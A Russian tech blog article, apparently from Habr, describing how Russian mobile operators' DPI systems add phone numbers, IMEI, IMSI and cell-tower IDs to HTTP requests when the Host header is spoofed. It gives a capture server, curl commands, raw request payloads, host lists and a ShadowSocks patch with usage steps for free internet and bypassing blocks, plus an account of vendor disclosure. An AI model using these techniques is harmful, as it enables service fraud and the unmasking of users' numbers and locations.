СЕТЕВЫЕ ТЕХНОЛОГИИ*, ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ*

DPI мобильных операторов: от бесплатного интернета до раскрытия номера и местоположения

SergeyNabatov 29 декабря 2017 в 14:41 109k

Системы глубокого анализа трафика (Deep Packet Inspection, DPI) — программно-аппаратные комплексы для классификации проходящего интернет-трафика по типу данных (веб-страница, документ, аудио, видео), протоколу (HTTP, BitTorrent, VoIP/SIP) и конкретным программам (Skype, WhatsApp), зачастую обладающие дополнительной функциональностью. Системы DPI распространены и используются по всему миру продвайдерами проводного и беспроводного доступа.

Мобильные операторы используют системы глубокого анализа трафика, прежде всего, для приоритизации разного контента в интернете (QoS), чтобы можно было одновременно скачивать большой файл и смотреть видео на YouTube, и чтобы один пользователь сотовой сети, активно использующий интернет, не создавал проблем другим пользователям. Операторы используют DPI примерно с начала двухтысячных, с приходом UMTS (3G), чтобы более-менее честно разделять беспроводной канал ограниченной пропускной способности.

Мобильные операторы используют и другие возможности DPI, например, ускорение TCP и HTTP-трафика (TCP PEP, Performance-

enhancing Proxy), для ускорения интернета в мобильных сетях и идентификации пользователей веб-сайтами. Если попытаться зайти в личный кабинет оператора с телефона, на многих операторах он откроется сразу, без необходимости ввода логина и пароля. Или, что можно было встретить лет 5 назад, простой заход на подозрительный веб-сайт или клик по рекламному баннеру из Android-игры оборачивался автоматической подпиской на платную услугу, о чем можно было узнать из СМС-сообщения.

Как это работает

Система глубокого анализа трафика настроена так, что добавляет служебные HTTP-заголовки при выполнении HTTP-запроса на сайты (хосты) из списка, определяемого оператором. В заголовках может содержаться внутренний IP-адрес абонента, номер телефона (MSISDN), IMEI и IMSI-идентификаторы, идентификатор базовой станции (вышки), к которой подключен абонент (ECI/TAC).

Нам потребуется установить на сервер в интернете простой HTTP-сервер, который будет принимать запрос, показывать его на экране, и отправлять HTTP-ответ. Что-то вроде этого:

```
#!/usr/bin/env python3
import socketserver

class MyTCPHandler(socketserver.BaseRequestHandler):
    def handle(self):
        while True:
            r = self.request.recv(8192)
            if b"\r\n\r\n" in r or b"\n\n" in r:
                break
            if not r:
                return
```

```
        print("-----\r\n" + r.decode() + "-----")
        self.request.sendall(b"HTTP/1.1 200 OK\r\nContent-Length:
2\r\n\r\n")
        self.request.sendall(b"OK")
        return

if __name__ == "__main__":
    HOST, PORT = "0.0.0.0", 80
    socketserver.ForkingTCPServer.allow_reuse_address = True
    server = socketserver.ForkingTCPServer((HOST, PORT),
MyTCPHandler)
    server.allow_reuse_address = True
    server.serve_forever()
```

Отправим HTTP-запрос, используя SIM-карту Мегафон:

```
$ curl myserver.com
OK
```

На сервер пришло:

```
GET / HTTP/1.1
Host: myserver.com
User-Agent: curl/7.51.0
Accept: */*
```

Ничего необычного. Изменим заголовок Host на какой-нибудь внутренний домен оператора, например, на основной сайт megafon.ru:

```
$ curl myserver.com -H "Host: megafon.ru"
```

На сервере:

```
GET / HTTP/1.1
Host: megafon.ru
User-Agent: curl/7.51.0
Accept: */*
X-Real-IP: 100.114.20.123
X-NOKIA-MSISDN: 79319350195
```

На сервер пришли не только HTTP-заголовки, отправленные curl, но и дополнительные заголовки **X-Real-IP** и **X-NOKIA-MSISDN**, содержащие внутренний IP-адрес (за Carrier-grade NAT) и номер телефона!

Почему так получилось? По всей видимости, при составлении списка забыли привязать конкретные домены к конкретным IP-адресам или диапазонам, и проверка открытия сайта из листа выполняется только сравнением HTTP-заголовка **Host**.

Зачастую, доступ к внутренним сайтам не тарифицируется операторами, что позволяет получить **бесплатный интернет** простой подменой заголовка **Host** HTTP-запроса.

Особенные хосты

Мегафон

У **Мегафона** есть множество внутренних хостов, для которых DPI добавляет различные заголовки:

- **welcome.megafonnw.ru** добавляет заголовок **X-MegaFon-IMSI** с идентификатором SIM-карты (IMSI)

- **wap.megafon.ru** добавляет **X-Megafon-IMEISV** с идентификатором телефона (IMEI)
- **id.megafon.ru** раскрывает номера вышек, к которым подключен телефон в данный момент, в заголовках **X-Megafon-TAC** и **X-Megafon-ECI**
- Сайт конкретного региона (например, **szfwp.megafon.ru**) добавляет заголовок **X-3GPP-USER-LOCATION-INFO**

Также служебные заголовки добавляются для zg.megafon.ru, m.megafon.ru и igapi.megafon.ru.

Скрытый текст

Теле2

Существовали специальные хосты, в запросы на которые добавлялись служебные заголовки **X-MSISDN** и **X-FORWARDED-FOR**:

- login.tele2.ru
- market.tele2.ru
- oplata.tele2.ru
- play.tele2.ru
- wap.tele2.ru
- block.tele2.ru

Заголовок **X-MSISDN** содержал телефонный номер клиента Теле2. В заголовке **X-FORWARDED-FOR** находится внутренний IP-адрес клиента.

Tele2 использует DPI фирмы Ericsson. Его перенастроили в начале декабря, и эта проблема была устранена.

Пример запроса:

Скрытый текст

Beeline

DPI **Beeline** в HTTP-запросы на любой IP-адрес с заголовком `Host: balance.beeline.ru` добавляются служебные заголовки **X-Nokia-msisdn** и **IMEI**:

```
…
X-Nokia-msisdn: 79650939376
IMEI: 49727069-021839-00
```

Пример запроса:

Скрытый текст

Хосты beeline.ru, www.beeline.ru, spb.beeline.ru не обрабатываются DPI, к ним разрешены соединения на основе IP-адреса, а не заголовка **Host**.

МТС

DPI **МТС** добавляет служебные заголовки к следующим хостам:

* **111.mts.ru**:

```
X-MSISDN-1hIjUVLgCcdQ: 79118141234
SGSN-MCC-MNC: 25001
```

* **books.mts.ru**:

```
X-MSISDN: 79118141234
```

* **pda.mts.ru**:

```
X-AQIC5wM2LY4SfcyEwLC5hS0e02r4: 79118141234
SGSN-MCC-MNC: 25001
X-SGSN-IP: 193.27.231.49
```

* **h2o.mts.ru, interceptor.mts.ru, internet.mts.ru**:

```
X-MSISDN-B0kOoE2clldi: 79118141234
```

Особенности обработки пакетов

Прокси-сервер **Теле2** добавляет следующие заголовки для **HTTP/1.0**-запроса пользователя, если они отсутствуют:

```
Accept-Encoding: gzip, deflate
Accept: */*
```

И следующий заголовок в ответ сервера, если запрос был совершен по **HTTP/1.1**:

```
Transfer-Encoding: chunked
```

Ответ разбиваться на части (chunked-encoding) на стороне прокси.

Прокси буферизирует или не пропускает некоторые запросы, пока не дождется корректного ответа, и может разбивать большие пакеты на несколько маленьких. Ответ на **GET**-запрос придет только после того, как сервер начнет пересылку *тела* ответа. Ответ не дойдет до клиента, если сервер отправил только заголовки, без тела.
Данная особенность не распространяется на **POST**-запросы.

Если клиент отправил и HTTP-заголовки **GET**-запроса, и данные в одном пакете, они разобьются на два пакета прокси-сервером:

Скрытый текст

Данная особенность не распространяется на **POST**-запросы.

DPI Tele2, вероятнее всего, не сохраняет состояние соединений (stateless), и пытается искать HTTP-запрос в каждом новом TCP-сегменте, который отправляет клиент. Кроме того, запрос не обязательно должен начинаться с первого байта сегмента, а может быть разделен переносами строки. Например, следующий запрос является верным с точки зрения DPI:

```
\r\n
\r\n
\r\n
\r\n
GET / HTTP/1.0\r\n
```

```
Host: ya.ru\r\n
\r\n
```

Эту особенность можно было эксплуатировать через браузер, до тех пор, пока Tele2 не перенастроили DPI, и не ограничили служебные хосты диапазонами IP-адресов. Возможно создать такой POST-запрос типа `multipart/form-data` (отправка файлов), в теле которого будет заголовок нового HTTP-запроса, который DPI примет за новый запрос в рамках Keep-Alive-сессии и добавит служебные заголовки, и отправить его через браузер.

Пример запроса:

Скрытый текст

Удаленный сервер получил номер пользователя. По всей видимости, это является серьезной недоработкой ПО Ericsson, и присуще не только Теле2.

DPI **Билайна** анализирует заголовки, сохраняет состояние HTTP-потока и замедляет или ограничивает передачу данных, если начинается нетипичная для HTTP процедура отправки, например, если клиент начинает пересылать большие потоки данных в *теле* **GET**-запроса (то, что после двойного \r\n, как если бы это был POST-запрос), или если сервер отправляет данных больше, чем указано в заголовке **Content-Length**. Требуется ответ на HTTP-запрос, иначе DPI не разрешит соединение.

У **МТС** не работает отправка больших данных в заголовках

(видимо, производится проверка на длину заголовка и его значения).

Для МТС, чтобы отслеживание новых HTTP-запросов в пределах keep-alive сессии перестало работать, нужно отправить с сервера заголовки HTTP-ответа и тело HTTP-ответа отдельными пакетами, без указания **Content-Length**, и с заголовком **Content-Type: application/octet-stream**: в первом TCP-пакете передаются все заголовки, включая \r\n\r\n, а вторым и последующими пакетами — сами данные.

Скрытый текст

Кроме того, в DPI МТС неправильно реализована обработка заголовков HTTP-запроса, и раскрытие номера телефона можно эксплуатировать из браузера. В запрос нужно добавить заголовок **X-Host: pda.mts.ru** с помощью Javascript, и «разрезать» запрос ровно так, чтобы в одном пакете осталось "**X-**", а другой начинался с "**Host:**". Сделать это можно манипуляцией TCP Window Size на стороне сервера.

Обход блокировки интернета

При отрицательном балансе и подключенной опции интернета, которая подразумевает блокировку доступа при исчерпании включенного пакета трафика, операторы перенаправляют все HTTP-запросы на свои собственные страницы-заглушки, расположенные, как правило, на поддоменах основного домена оператора. У МТС, Билайн и Мегафона проверка возможности

доступа к сайту осуществляется путем сравнения HTTP-заголовка **Host**, проверка IP-адреса не выполняется. То же самое было у Теле2, до перенастройки DPI.

HTTP-запросы на любой IP-адрес и порт 80 с заголовком **Host**, указывающим на служебный домен, не расходуют трафик из пакета и работают даже при отрицательном балансе. Эмпирическим путем было выяснено, что для установления двустороннего обмена и обхода блокировки достаточно отправить **POST**-запрос с большим значением **Content-Length**, а также включить **Content-Length** в ответ сервера:

```
   Клиент:

>>>
POST / HTTP/1.0\r\n
Host: %s\r\n
User-Agent: Firefox/50.0\r\n
Connection: keep-alive\r\n
Content-Type: multipart/form-data; boundary=fbfbfb\r\n
Content-Length: 999999999999\r\n
\r\n


   Сервер должен ответить:

>>>
HTTP/1.0 200 OK\r\n
Content-Length: 999999999999\r\n
\r\n
```

После этого можно передавать произвольные (не-HTTP) данные в обе стороны.

Я сделал патч к прокси-серверу ShadowSocks 2.5.6, который

добавляет эти HTTP-заголовки в момент установки соединения:

1. Применить патч, скомпилировать
2. Создать файл `/etc/shadowsocks.conf` на сервере (см. ниже)
3. Запустить `ss-server` на сервере: `ss-server -c /etc/shadowsocks.conf`
4. Запустить `ss-local` на устройстве с 3G/LTE-подключением: `ss-local -s SERVERIP -p 80 -l 1081 -m table -k verysecretpassword -H DOMAIN`
   где `DOMAIN`:
   unblock.mts.ru или **bonus.mts.ru** для МТС
   corp.megafon.ru для Мегафон
   balance.beeline.ru для Билайн
5. Настроить ваш браузер и другие программы на Socks5-прокси `127.0.0.1:1081`
   Или воспользоваться ss-redir через iptables

/etc/shadowsocks.conf

```
{
    "server":"0.0.0.0",
    "server_port":80,
    "password":"verysecretpassword",
    "method":"table",
}
```

Оповещение провайдеров

В начале декабря 2016 года я попытался связаться с технической поддержкой всех четырех операторов, чтобы сообщить о

проблеме. Раскрывать подробности бесплатного интернета бесплатно не слишком хотелось, поэтому я ожидал вознаграждения за сообщенную уязвимость. Чтобы все было честно, и чтобы подтвердить, что я не какой-то простофиля, просящий денег, были найдены веб-уязвимости, не связанные с DPI: у Билайна — получение доступа к личному кабинету с сайта злоумышленника, без ввода логина и пароля, у МТС — раскрытие номера телефона, баланса и тарифа с сайта злоумышленника.

МТС и Билайн отказались работать с анонимами, поэтому ровно год назад, 29 декабря 2016 года, была организована личная встреча с представителями службы безопасности МТС и Билайн, где им были переданы все подробности веб-уязвимостей. Было предложено заключить контракт на поиск уязвимостей в DPI, если их это устроит.

В течение 2017 года я неоднократно связывался с МТС и Билайн, чтобы уточнить, как продвигаются дела с закрытием веб-уязвимостей, но не получал ответа. Я писал с разных адресов email, чтобы исключить технические проблемы с доставкой почты, а также личные сообщения в Twitter.

Билайн «прикрыл» уязвимость только в конце октября — сделал так, чтобы ее нельзя было эксплуатировать через веб-браузер, но любая программа, установленная на телефоне, может до сих пор получить доступ в личный кабинет, узнать номер телефона, сменить тариф, подключить опции.

МТС до сих пор не закрыл уязвимость. Любой сайт может узнать

ваш номер телефона.

Мегафон ответил на первые два сообщения, но в дальнейшем не получал ответа от них.

Единственный, кто меня порадовал — представители Теле2. Отвечали быстро и четко, предложили денежное вознаграждение.

Вывод

Любая программа, имеющая доступ в интернет на вашем телефоне с SIM **Мегафон**, может узнать ваше местоположение с точностью до базовой станции, номер телефона, идентификаторы IMEI и IMSI. С SIM **МТС** она может получить ваш номер телефона, идентификаторы IMEI и IMSI, а **Билайн** позволит раскрыть только номер телефона.

Веб-сайт злоумышленника, содержащий специальным образом сконструированынный запрос, позволит раскрыть ваш номер телефона на **МТС**.

Также, не нужно забывать про уязвимости веб-сервисов мобильных операторов, не связанных с DPI: с **Билайн** любая программа может получить доступ в ваш личный кабинет, узнать оттуда ваш номер телефона, баланс, тариф, подключенные опции, и может управлять ими, а с **МТС** — узнать ваш номер телефона и баланс.

DPI может представлять опасность. Операторы неохотно идут на

контакт и исправляют уязвимости. Если вы пользуетесь МТС, Билайн или Мегафон, пишите жалобы, гнобите их.

Исследуйте и экспериментируйте!

Бонус

~~Зайдите на сайт loudnigra.xyz с мобильного МТС и ожидайте звонка!~~ МТС исправили веб-уязвимось 31.12.2017. Остальные уязвимости все еще работают.

Бесплатный интернет и все эти заголовки работают еще на украинском Киевстаре, сербском Теленоре, латвийском Теле2.

Похожие публикации

Изучаем deep packet inspection у RETN

57

amarao • 3 сентября 2013 в 15:53

Краткий обзор технологии DPI — Deep Packet Inspection

99

ИЗ ПЕСОЧНИЦЫ

sahe • 20 февраля 2013 в 14:27

Международный союз электросвязи утвердил рекомендации на Deep Packet Inspection

121

alizar • 5 декабря 2012 в 03:57

Популярное за сутки

Яндекс открывает Алису для всех разработчиков. Платформа Яндекс.Диалоги (бета)

69

BarakAdama • вчера в 10:52

Почему следует игнорировать истории основателей успешных стартапов

20

ПЕРЕВОД

m1rko • вчера в 10:44

Как получить телефон (почти) любой красотки в Москве, или интересная особенность MT_FREE

24

ИЗ ПЕСОЧНИЦЫ

cab404 • вчера в 20:27

Java и Project Reactor

zealot_and_frenzy • вчера в 10:56

10

Пользовательские агрегатные и оконные функции в PostgreSQL и Oracle

erogov • вчера в 12:46

6

Лучшее на Geektimes

Как фермеры Дикого Запада организовали телефонную сеть на колючей проволоке

NAGru • вчера в 10:10

31

Энтузиаст сделал новую материнскую плату для ThinkPad X200s

alizar • вчера в 15:32

49

Кто-то посылает секс-игрушки с Amazon незнакомцам. Amazon не знает, как их остановить

Pochtoycom • вчера в 13:06

85

Илон Маск продолжает убеждать в необходимости создания колонии людей на Марсе

marks • вчера в 14:19


140


Дела шпионские (часть 1)

16

TashaFridrih • вчера в 13:16

Мобильное приложение





Полная версия